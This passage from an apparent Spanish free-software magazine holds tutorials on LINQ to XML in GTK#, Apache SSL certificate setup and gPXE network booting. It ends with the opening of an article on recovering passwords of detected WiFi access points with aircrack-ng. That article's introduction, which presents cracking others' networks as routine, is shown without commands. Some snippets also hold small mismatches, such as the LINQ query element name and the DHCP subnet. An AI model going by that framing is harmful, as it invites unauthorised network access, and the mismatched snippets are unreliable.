                new XElement("Articulo",new XElement("IdArticulo","3"),
                new XElement("Codigo","C01-01-C40590")));
            doc.Save("Articulos.xml");
        }
    }
}

```

Traza de la aplicación


```

<IdArticulo>2</IdArticulo>
<Codigo>C01-01-C26109</Codigo>
<Nombre>ACERO 2 45CM C26109x2</Nombre>
</Articulo>
<Articulo>
<IdArticulo>3</IdArticulo>
<Codigo>C01-01-C40590</Codigo>
<Nombre>POLIESTER 2 75CM C4059</Nombre>
</Articulo>
</Articulos>
XML creado

```

Consultando XML con LINQ


Ahora agregamos un segundo proyecto a nuestra solución, este proyecto será una aplicación GTK# que llamaremos “**SegundoLinqXML**” como se muestra en la siguiente imagen y que nos mostrará como consultar el archivo XML con LINQ creado con la aplicación de consola anterior.



Utilizando el diseñador agregaremos y acomodaremos los siguientes controles GTK# al formulario.

Gtk.Entry	txtQuery
Gtk.Button	BtnBuscar
Gtk.RadioButton	RbCódigo rbIdArtículo rbNombre
Gtk.TreeView	Resultados

El formulario deberá verse como la siguiente imagen.



El listado completo de este segundo proyecto se muestra a continuación:

```
using System;
using Gtk;
using System.Xml.Linq;
using System.Collections.Generic;
using System.Linq;

public partial class MainWindow : Gtk.Window
{
    public MainWindow () : base(Gtk.WindowType.Toplevel)
    {
        Build ();
        AddColumns(Resultados);
    }

    protected void OnDeleteEvent (object sender, DeleteEventArgs a)
    {
        Application.Quit ();
        a.RetVal = true;
    }
}
```


```
protected virtual void OnBtnBuscarClicked (object sender, System.EventArgs e)
{
    ListStore store = new ListStore(typeof(string));
    if(System.IO.File.Exists("articulos.xml")){
        string col = "Codigo";
        if(rbNombre.Active)col = "Nombre";
        if(rbIdArticulo.Active)col = "IdArticulo";
        Resultados.EnableGridLines = TreeViewGridLines.Horizontal;
        XElement xml = XElement.Load("articulos.xml");
        var q = from s in xml.Elements("Table").Elements(col)
        where s.Value.Contains(txtQuery.Text)
        select s;
        foreach(string r in q){
            store.AppendValues(r);
        }
        Resultados.Model = store;
    }else
        using(Dialog dia = new MessageDialog(this,DialogFlags.Modal,
                                              MessageType.Error,
                                              ButtonsType.Ok,"No existe el archivo
XML",null)){
            dia.Run();
            dia.Destroy();
        }
    }

    //se crear las columnas del Grid
    void AddColumns (TreeView treeView) {
        CellRendererText rendererText = new CellRendererText ();
        string[] s = {"Resultado"};
        TreeViewColumn column;
        for(int i = 0;i < s.Length;i++){
            column = new TreeViewColumn (s[i], rendererText, "text",
i);
            treeView.AppendColumn (column);  }
    }
}
```

El siguiente fragmento de código muestra como realizar la consulta del archivo XML donde la variable col adquiere el valor de cualquier elemento dentro del elemento table y donde el valor contenga el texto escrito dentro de txtQuery, es aquí donde en esencia se utilizan las expresiones de consulta de LINQ una vez que se carga el documento XML en memoria.

```
XElement xml = XElement.Load("articulos.xml");
var q = from s in xml.Elements("Table").Elements(col)
where s.Value.Contains(txtQuery.Text)
select s;
```

Construimos la aplicación pulsando el botón F8, seleccionamos el archivo de proyecto y haciendo click con el botón secundario del ratón seleccionamos la aplicación para que se inicie al ejecutar la solución; al ejecutarla teclear un valor y pulsar el botón consultar, observaremos cualquiera de los siguientes resultados dependiendo del control radio seleccionado.



Conclusión

LINQ para XML nos ofrece una forma rápida y eficiente de manipular documentos XML teniendo en cuenta que el trabajo con XML es inevitable al estar presente en la plataforma .NET desde archivos de configuración hasta Web Services, ésto hace

que LINQ sea una herramienta indispensable que ayuda a unificar la sintaxis de las consultas en XML evitando aprender diferentes maneras de llegar a los mismos resultados.

Los ejemplos pueden ser descargados de <http://www.humansharp.com/>

Este documento está protegido bajo la licencia de documentación libre Free Documentacion License del Proyecto GNU, para consulta ver el sitio <http://www.gnu.org/licenses/fdl.txt>, toda persona que lo desee está autorizada a usar, copiar y modificar este documento según los puntos establecidos en la «Licencia FDL»

Autor



I.S. Martín Márquez
xomalli@gmail.com



Instalación de Certificados Digitales en Apache

Es muy importante la confiabilidad que demos en nuestras páginas web, ya sea en internet o en intranets, para conseguir este objetivo necesitamos que nuestras páginas web tengan instalados los muy conocidos certificados digitales.



Introducción

Con el creciente manejo de páginas web y la manipulación de todo tipo de información, es necesario garantizar:

- ✓ La autenticación de la identidad del emisor y del receptor de la información.
- ✓ La integridad de la información, es decir que la información no haya sido manipulada.
- ✓ La confidencialidad de la información, es decir que sólo el emisor y receptor vean la información.
- ✓ El no repudio de la comunicación, es decir que una vez aceptada la comunicación, ésta no pueda ser negada de haber sido emitida/recibida.

Estos puntos son garantizados con el uso de certificados digitales en las páginas web, en este artículo veremos la forma más sencilla de instalar un certificado digital.

En este ejemplo utilizaremos la herramienta OpenSSL y como servidor web al APACHE2.

Pasos para instalar un certificado digital

Básicamente para la instalación de certificados digitales en servidores web se necesitan seguir los siguientes pasos:

1. Generar un archivo de solicitud de firma de certificado **CSR (Certificate Signing Request)**, en el cual se especifican los datos que llevará el certificado digital. Este archivo y la llave privada, los generaremos con la herramienta OpenSSL.
2. El CSR debe ser procesado por una entidad emisora de certificados digitales **CA (Certificate Authority)**, existen varios CAs gratuitos como por ejemplo www.cacert.org o www.openca.org.
3. Una vez que el CA ha procesado la solicitud CSR, el CA nos proporcionará el certificado digital, (por lo general tarda de uno a dos días en procesar la solicitud).
4. Por último se debe cargar la llave privada y el certificado digital en el servidor web.

Procedimiento

El procedimiento detallado a continuación es utilizado para generar y activar certificados digitales y ponerlos a disposición por medio de apache.

Generar un archivo de solicitud de firma de certificado CSR

Para generar el CSR utilizaremos la herramienta OpenSSL, la cual viene instalada por defecto en la mayoría de distribuciones linux.

Creamos el directorio para almacenar nuestros certificados y llaves:

```
# mkdir /etc/ssl/crt  
# cd /etc/ssl/crt
```

Con el siguiente comando generaremos la llave privada **servidor.key** y el CSR **servidor.csr**:

```
# openssl req -new -nodes -keyout servidor.key -out servidor.csr  
Generating a 1024 bit RSA private key  
.....+++++  
.....+++++  
writing new private key to 'servidor.key'  
-----  
You are about to be asked to enter information that will be incorporated  
into your certificate request.  
What you are about to enter is what is called a Distinguished Name or a DN.  
There are quite a few fields but you can leave some blank  
For some fields there will be a default value,  
If you enter '.', the field will be left blank.  
-----  
Country Name (2 letter code) [AU]:BO  
State or Province Name (full name) [Some-State]:La Paz  
Locality Name (eg, city) []:La Paz  
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Linux Bolivia  
Organizational Unit Name (eg, section) []:Departamento de Sistemas  
Common Name (eg, YOUR name) []:servidor1.test  
Email Address []:renzomp@lycos.com  
  
Please enter the following 'extra' attributes  
to be sent with your certificate request  
A challenge password []:  
An optional company name []:  
#
```

Donde los campos más importantes son:

```
Common Name (eg, YOUR name) []:servidor1.test <- dominio, subdominio ó ip de la página  
web para el certificado.  
Email Address []:renzomp@lycos.com <- correo electrónico del administrador de la página  
web.
```

Listamos el contenido del directorio **/etc/ssl/crt**:

```
# ls -l
-rw-r--r-- 1 root root  737 2010-03-21 21:34 servidor.csr
-rw-r--r-- 1 root root  887 2010-03-21 21:34 servidor.key
#
```

Solicitar el certificado digital a un CA:

Existen varios CAs gratuitos como por ejemplo www.cacert.org ó www.openca.org, en estos sitios debemos suscribirnos y cargar el CSR, una vez que el CA ha procesado la solicitud nos informará por correo electrónico y nos proporcionara el certificado digital, para nuestro ejemplo el archivo **servidor.crt**, el CA por lo general tarda de uno a dos días en procesar la solicitud.

Una vez obtenido el archivo con el certificado digital **servidor.crt**, copiamos el mismo a la carpeta **/etc/ssl/crt**:

```
# ls -l
-rw-r--r-- 1 root root 1017 2010-03-21 21:49 servidor.crt
-rw-r--r-- 1 root root  737 2010-03-21 21:34 servidor.csr
-rw-r--r-- 1 root root  887 2010-03-21 21:34 servidor.key
#
```

Cargar la llave privada y el certificado digital en el servidor web:

Para este ejemplo utilizamos el servidor web APACHE2 y nuestra página web está definida como sitio por defecto en el servidor web. A continuación habilitaremos el sitio por defecto para que pueda manejar certificados digitales.

Primero nos aseguramos que el puerto 443 esté habilitado en el servidor web APACHE2:

```
# cat /etc/apache2/ports.conf
```

```
NameVirtualHost *:80
Listen 80

<IfModule mod_ssl.c>
    # SSL name based virtual hosts are not yet supported, therefore no
    # NameVirtualHost statement here
    Listen 443
</IfModule>
#
```

Como segundo paso debemos configurar la ubicación de la llave privada y del certificado en el archivo de configuración del sitio por defecto:

```
# vi /etc/apache2/sites-available/default-ssl
.
.
.
#A self-signed (snakeoil) certificate can be created by installing
#the ssl-cert package. See
#/usr/share/doc/apache2.2-common/README.Debian.gz for more info.
#If both key and certificate are stored in the same file, only the
#SSLCertificateFile directive is needed.
SSLCertificateFile /etc/ssl/crt/servidor.crt
SSLCertificateKeyFile /etc/ssl/crt/servidor.key
.
.
.
#
```

Como tercer paso habilitamos el sitio por defecto SSL de APACHE2:

```
# a2ensite default-ssl
Enabling site default-ssl.
Run '/etc/init.d/apache2 reload' to activate new configuration!
#
```

Como cuarto paso habilitamos el módulo SSL para APACHE2:


```
# a2enmod ssl
Enabling module ssl.
See /usr/share/doc/apache2.2-common/README.Debian.gz on how to configure SSL and create
self-signed certificates.
Run '/etc/init.d/apache2 restart' to activate new configuration!
#
```

Como último paso cargamos la nueva configuración al servidor web APACHE2:


```
# /etc/init.d/apache2 force-reload
Reloading web server config: apache2.
#
```

Prueba de la instalación del certificado digital

Ingresamos a la página web, que para este ejemplo es el <https://server1.test>



Vemos el contenido del certificado digital haciendo un clic al recuadro azul:



Luego ingresamos a “MAS INFORMACIÓN” y luego “VER CERTIFICADO”:



Conclusión

Con la instalación de certificados digitales en nuestras páginas web, podemos asegurar la identidad, integridad, confidencialidad y el no repudio de la información que viaja a través de nuestros servidores web.

Referencias

- [1] <http://httpd.apache.org/>
- [2] <http://openssl.org/>

Autor



Renzo Martínez Pardo
Ingeniero Sistemas Electrónicos
renzomp@lycos.com



gPXE

Arranque de Sistemas Operativos en Red con Software Libre

El arranque de los sistemas operativos en red actualmente contribuye a solucionar varios tipos de problemas encontrados al hacer uso de mecanismos típicos de arranque y además permite ofrecer alternativas muy atractivas al respecto.



Introducción

El paso del tiempo no ha podido evitar percibir los grandes beneficios que ha otorgado el uso y desarrollo del FLOSS (Free Software and Open Source Software) o Software Libre y Software de Código Abierto, principalmente en cuanto a innovación y accesibilidad de las tecnologías de la información se refiere. Uno de los campos en donde ha calado fuertemente este movimiento filosófico-tecnológico es el de los Sistemas Operativos.

Muchos sabemos que un Sistema Operativo tiene más de una forma de iniciar o arrancar: ya sea usando un diskette (floppy disk), CD o DVD, dispositivos de almacenamiento USB y los típicos discos duros empotrados localmente en nuestros computadores; pero es menor el número de personas que conocen que un Sistema Operativo también puede arrancar a través de una red cableada o inalámbrica. Y de seguro será menor la

cantidad de personas que saben de la existencia de un proyecto denominado gPXE y que hace posible el arranque por red utilizando Software Libre!.

Motivación

El arranque de los sistemas operativos en red puede solucionar varios de los problemas encontrados al usar el típico arranque local a más de ofrecer alternativas atractivas dentro de los entornos de red:

- ✓ Problemas de fallo muy frecuentes de los discos o dispositivos locales
- ✓ La actualización distribuida es difícil en un entorno no interconectado.
- ✓ Los nuevos sistemas necesitan constantemente de una instalación y configuración idéntica.
- ✓ Los modernos computadores de los usuarios inciden con frecuencia en problemas de incompatibilidad al arrancar localmente su sistema operativo preferido.
- ✓ Los archivos que son los mismos para cualquiera de la red solamente existen en un lugar: el mejoramiento del sistema es algo sencillo y rápido.
- ✓ Tener un solo servidor central fantástico es más que ahorrarse en

- comprar varios discos duros a nivel de consumidor.
- ✓ Los clientes pueden arrancar por red dentro de un entorno especial sin realizar ningún cambio indebido o peligroso a su disco duro.
- ✓ Las herramientas de diagnóstico e instaladores de sistemas operativos pueden ejecutarse sin necesidad de acarrear un puñado de Cds.

Evolución de las tecnologías de arranque en red

1993 Network Boot Image (NBI): Transferencia del control al kernel y enlace de drivers.


1995 Etherboot: Compatible con imágenes NBI

1997 Preboot eXecution Environment (PXE): Un servidor DHCP que especifica el nombre de archivo de un programa de arranque de red (NBP) descargado a través de un servidor TFTP, el cual a su vez continua descargando el kernel y demás imágenes del Sistema Operativo. PXE se convirtió en el estándar sacado a la luz por Intel en ese año.



1999 Continua el desarrollo del proyecto Etherboot

2000 rom-o-matic: Generador vía web de imágenes de arranque Ethernet en <http://www.rom-o-matic.net/>



2005 Marty Connor y Michael Brown reescriben el proyecto Etherboot dando lugar al nacimiento de gPXE, una implementación FOSS de PXE.

2010 gPXE versión 1.0



Que es gPXE?ii

“gPXE es un cargador de arranque de red extensible, poderoso, Open Source y de licencia GPL. Constituye un reemplazo directo para las PXE ROMs propietarias, con muchas características extras tales como DNS, HTTP, iSCSI, etc.”

Bondades de gPXE

- ✓ Incluye docenas de drivers para tarjetas de red, incluyendo la mayoría de uso común.
- ✓ Buena compatibilidad con redes inalámbricas (wireless) 802.11
- ✓ Encadenador de arranque compatible con drivers PXE
- ✓ Soporte DNS para uso de nombres de host (hostnames)
- ✓ Variados protocolos de descarga soportados: TFTP, HTTP, HTTPS, FTP, NFS
- ✓ Diversidad de formatos de imagen de Sistemas Operativos: ELF, COM32, PXE, Linux y otros
- ✓ Posee una línea de comandos con amplio soporte de scripts.
- ✓ Si el driver de una tarjeta de red no soporta PXE para arrancar, se puede “quemar” una imagen del cargador de arranque en red gPXE:
 - ✓ En un chip dentro de una tarjeta de expansión
 - ✓ En el mismo BIOS

- ✓ En una diskette o floppy
- ✓ En un CD/DVD
- ✓ En una memoria USB.

El proceso de arranque con gPXE iii


- ✓ El BIOS del computador cliente pregunta por su configuración IP y por la información de arranque en red vía DHCP.
- ✓ El servidor DHCP le provee al BIOS del cliente los parámetros de arranque necesarios tales como la dirección IP

que le asignará, la dirección del servidor TFTP o HTTP dependiendo del protocolo que se haya elegido para el arranque.

- ✓ El cliente recupera la imagen ejecutable del cargador de arranque desde el servidor utilizando TFTP, HTTP u otro protocolo.
- ✓ El cliente ejecuta la imagen extraída.
- ✓ Dependiendo de la imagen de arranque y del archivo de configuración o script gPXE el cliente empieza a solicitar la imagen del kernel y la del sistema de archivos raíz inicial.

Taller práctico de gPXE

Para poder realizar las diferentes pruebas y configuraciones gPXE se utilizó Virtual Box 3.1 de Sun, con el cual se creó una máquina virtual cliente con un disco duro vacío aunque no es necesario ni el disco vacío. El servidor es una máquina con Debian GNU/Linux 5.0 de arquitectura i386. Ambas máquinas con la configuración de red establecida en "Adaptador Puente" para que se puedan comunicar en la red que se formará dentro de Virtual Box . La dirección IP del servidor es 192.168.100.1



Configuración del Servidor

El servidor debe tener instalado los servicios de DHCP y HTTP además de la utilidad syslinux para facilitar las configuraciones posteriores. Si hay necesidad de instalarlos, en Debian bastará hacer:

```
miltonlab@debianlab:~$ apt-get install dhcp3-server apache2 syslinux
```

Aunque, en vez de apache podemos usar otro servidor http. Un aspecto importante antes de arrancar correctamente el servicio dhcp3, es tener fijada ya la IP de la tarjeta de red del servidor de tal manera que ésta quede dentro del rango de la subred que se especificará en dhcp. La configuración que estableceremos para asignar las IPs y además servir el binario de gPXE a través de DHCP es la siguiente:

```
miltonlab@debianlab:~$ emacs /etc/dhcp3/dhcpd.conf

subnet 192.168.0.0 netmask 255.255.255.0 {
    # definición del rango de direcciones
    range 192.168.100.3 192.168.100.9;
    # nombre del archivo de imagen a descargar
    filename "http://192.168.100.1/gpxe/gpxelinux.0";
    option broadcast-address 192.168.100.255;
    next-server 192.168.100.1;
}
```

Preparamos el directorio en donde vamos a almacenar todos los archivos de configuración de gpxe e imágenes de Sistemas Operativos que desearemos arrancar. Se llamará **gpxe** y lo colocaremos en el root de los sitios de apache: **/var/www/gpxe**

```
miltonlab@debianlab:~$ mkdir /var/www/gpxe
```

Copiamos las imágenes del kernel y del sistema de archivos inicial de cada Sistema operativo que desearemos arrancar por red al directorio preparado. Estos archivos generalmente los obtendremos descomprimiendo el iso de la distribución del sistema operativo. Así por ejemplo para disponer de Damm Small Linux podríamos realizar la copia de los archivos de la siguiente manera:

```
miltonlab@debianlab:~$ cp linux24 /var/www/gpxe/dsl/
miltonlab@debianlab:~$ cp minirt24.gz /var/www/gpxe/dsl/
```

Copiamos el archivo binario de gpxelinux al directorio preparado para la configuración:

```
miltonlab@debianlab:~$ cp /usr/lib/syslinux/gpxelinux.0 /var/www/gpxe
```

Así mismo copiamos el archivo vesamenu.c32 para generar el menú de arranque con una interfaz gráfica que permita escoger el sistema operativo con el cual iniciar la máquina cliente.

```
miltonlab@debianlab:~$ cp /usr/lib/syslinux/vesamenu.c32 /var/www/gpxe
```

Luego crearemos y colocamos los archivos requeridos por el típico **pxelinux.0** creando en primer lugar la carpeta **pxelinux.cfg** y dentro de la misma el archivo default con el contenido que se muestra adjunto:

```
miltonlab@debianlab:~$ mkdir /var/www/gpxe/pxelinux.cfg  
miltonlab@debianlab:~$ emacs /var/www/gpxe/pxelinux.cfg/default
```

```
menu title Servidor gPXE de Distros <<FLISOL 2010>>  
menu background flisol2010.png  
prompt 0  
default vesamenu.c32  
  
LABEL dsl  
KERNEL dsl/linux24  
APPEND ramdisk_size=60000 init=/etc/init lang=us vga=791  
initrd=dsl/minirt24.gz quiet  
  
LABEL pmagic ...
```

Como se observa, el binario **vesamenu.c32** nos permite especificar un título, una imagen de fondo entre algunas otras opciones. Se debe además incluir obligatoriamente una entrada del tipo **LABEL ... KERNEL ...** por cada Sistema Operativo que se desee tener disponible para arrancar.

Arranque de la Máquina Cliente

Luego de activados los servicios y configurado el servidor adecuadamente procederemos a obtener una imagen autoarrancable de gPXE (.iso, .dsk o .usb) para arrancar la máquina cliente. Podemos hacerlo obteniéndola directamente desde el sitio <http://www.romomatic.net> o en su defecto compilando los fuentes de gPXE para generar la imagen en binario que necesitemos:

```
miltonlab@debianlab:~$ tar -xvzf gpxe-1.0.0.tar.gz  
miltonlab@debianlab:~$ cd gpxe-1.0.0/  
miltonlab@debianlab:~$ cd src/  
miltonlab@debianlab:~$ make
```

Finalmente encontraremos las imágenes en el directorio **src/bin**. Para una correcta compilación se necesitarán que estén instalados previamente los paquetes binutils, gcc, make, perl, mkisofs, mtools.


Una vez obtenida la imagen autoarrancable de gPXE procederemos a 'quemar' dicha imagen en el medio adecuado (cdrom, floppy, usb ...)

Finalmente procedemos a arrancar la máquina cliente desde el medio que contenga la imagen de gPXE.

A continuación se muestran algunas imágenes de la máquina virtual cliente arrancando con gPXE y cargando luego el Sistema Operativo Damm Small Linux, una distribución GNU/Linux liviana y versátil. Cabe señalar que las imágenes son parte de una charla demostrativa que se efectuó en el FLISOL2010 en la ciudad de Loja – Ecuador:

Servidores

Los que niegan la libertad a los demás no se la merecen ellos mismos



Conclusiones:

- ✓ gPXE puede ampliar el tiempo de vida útil de computadoras dadas de baja.
- ✓ gPXE genera amplia expectativa en las aplicaciones relacionadas con la Administración de Redes y Centros de Cómputo
- ✓ gPXE tiene una gran proyección. Ej. arranque a través de redes inalámbricas ya soportado en la versión 1.0

Los Proyectos FLOSS generan altos índices de innovación y liberan el conocimiento

Agradecimientos especiales a:

- ✓ Shao Miller, miembro de la lista de discusion gpxe@etherboot.org
- ✓ Marty Connor, lider del Proyecto Etherboot
- ✓ H. Peter Anvin, de Intel y del proyecto Syslinux
- ✓ Joshua Oreman, del Massachusetts Institute of Technology MIT.

Por sus valiosas aclaraciones a través de correo electrónico y por su invaluable contribución a la masificación del conocimiento.

Autor



Milton Labanda

Estudiante del Máster en Software Libre (UOC1)
Docente Carrera Ingeniería en Sistemas (UNL2)
Ingeniero en Informática (UTPL3)
Activista del Software Libre
1000ton.lab@gmail.com

Obtener contraseñas de redes Wifi desde Fedora

Una forma de poder conseguir contraseñas de AP, sin salir de nuestra distro, sin pausar nuestras labores y lo mas importante con la misma herramienta de los LiveCD más famosos en el campo.



Introducción

Para muchos de nosotros nos es un poco incomodo dejar de hacer cosas para reiniciar nuestro ordenador e insertar un LiveCD como wifiway, backtrack, wifislax; solo para poder encontrar la contraseña del AP que detecta nuestra wifi; y esperar mientras se capturan paquetes, descryptar y mostrar la clave.

Lo ideal sería, trabajar mientras conseguimos la contraseña, este manual tiene esa intención, para ello solo es necesario instalar en nuestra distro (Fedora) el paquete Aircrack-ng, es más que suficiente para poder conseguir una contraseña de algún AP.

Se explicará lo más detallado posible los pasos que nos llevará a conseguir con éxito la contraseña del AP detectado.

Comencemos

